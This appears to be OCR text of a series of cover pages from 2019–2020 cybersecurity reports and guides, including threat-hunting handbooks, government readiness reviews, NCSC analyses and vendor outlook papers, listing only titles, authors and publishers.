


2020
GLOBAL THREAT REPORT
CROWDSTRIKE



Making Everything Easier!™
Carbon Black Special Edition
Threat Hunting
FOR
DUMMIES®
A Wiley Brand
Learn to:
• Understand threat hunting
• Prepare to hunt
• Gain the upper hand
• Become a master hunter
Brought to you by
CARBON
BLACK
ARM YOUR ENDPOINTS
Peter H. Gregory



RAPID7
Prepare for Battle:
Building an Incident Response Plan
ERIC SUN, SR. SOLUTIONS MGR, DETECTION AND RESPONSE
JEREMIAH DEWEY, DIRECTOR OF INCIDENT RESPONSE


Nation-State Security
Trends Report 2019
OVERVIEW AND PREDICTIONS OF INFLUENCE AND HACKS
BY DR. REBECCA WYNN


Definitive Guide™
to
Security Intelligence and Analytics
Find and Stop Attacks Sooner to Prevent Data Breaches and Minimize Damage
Karen Scarfone, CISSP, ISSAP
Steve Piper, CISSP
FOREWORD BY:
Robert Lentz
Former CISO for the US Department of Defense
Compliments of:
LogRhythm
The Security Intelligence Company

Ipsos MORI
Social Research Institute
Perspective Economics
Queen's University Belfast
CSIT
January 2020
UK Cyber Security Sectoral Analysis 2020
Research report for the Department for Digital, Culture, Media and Sport
Sam Donaldson, Perspective Economics
Jayesh Navin Shah and Daniel Pedley, Ipsos MORI
David Crozier, Centre for Secure Information Technologies
Professor Steven Furnell, University of Plymouth


Hunt Evil
Your Practical Guide to Threat Hunting
Includes checklist, scorecard and examples
sqrrl


DEPARTMENT OF THE NAVY
UNITED STATES OF AMERICA
SECRETARY OF THE NAVY
CYBERSECURITY READINESS REVIEW
MARCH 2019

GAO

United States Government Accountability Office

Report to Congressional Commi s

April 2020

CYBERSECURITY

DOD Needs to Take Decisive Actions to Improve Cyber Hygiene


GAO-20-241


ManageEngine


Log360

Top 5 Critical alerts you need for IT security


www.manageengine.com/log-management



Threat Hunting 101
8 Threat Hunts You Can Do with Available Resources
LogRhythm
The Security Intelligence Company


EXPERT INSIGHT
Cyber Warfare – Truth, Tactics, and Strategies
Strategic concepts and truths to help you and your organization survive on the battleground of cyber warfare
Foreword by:
Gregory J. Touhill
CISSP, CISM (Brigadier General, USAF ret.)
Dr. Chase Cunningham
Packt
Copy for The Cyber Security Hub


CHINA CYBER POLICY INITIATIVE
National Cyber Power Index 2020
Methodology and Analytical Considerations
Julia Voo
Irfan Hemani
Simon Jones
Winnona DeSombre
Daniel Cassidy
Anina Schwarzenbach
HARVARD Kennedy School
BELFER CENTER
for Science and International Affairs
REPORT
SEPTEMBER 2020


edgescan™
FULLSTACK VULNERABILITY MANAGEMENT™
2020
VULNERABILITY
STATISTICS REPORT


State of Cybersecurity 2020
Part 1: Global Update on Workforce Efforts and Resources
ISACA
Personal Copy of Raul Rivera (ISACA ID: 395792)


National Cyber Security Centre
a part of GCHQ
Cyber crime:
understanding the online business model

The Elastic Guide to Threat Hunting
Written by
Brent Murphy
David French
Presented by
elastic

THREATSPLOIT ADVERSARY REPORT
MARCH 2020 | EDITION 19
BRISK INFOSEC
CYBER TRUST & ASSURANCE


MITRE
GETTING STARTED WITH
ATT&CK™
attack.mitre.org

ITE PAPER
WhiteHat SECURITY
WHITEHAT SECURITY
2020 PREDICTIONS
What the Future Holds
Top predictions in application security, data privacy, and artificial intelligence

1 / 20
vmware Carbon Black
2020 Cybersecurity Outlook Report
In the search for clarity in the modern attacker vs. defender battle, it's all about behaviors

Cisco Cybersecurity Report Series 2020
CISO Benchmark Study
cisco Secure
Securing What's Now and What's Next
20 Cybersecurity Considerations for 2020

National Cyber Security Centre
a part of GCHQ

Security analysis for the UK telecoms sector

Summary of findings

January 2020

CLEARED
For Open Publication

Sep 12, 2019

Department of Defense
OFFICE OF PREPUBLICATION AND SECURITY REVIEW


DoD Enterprise DevSecOps Reference Design

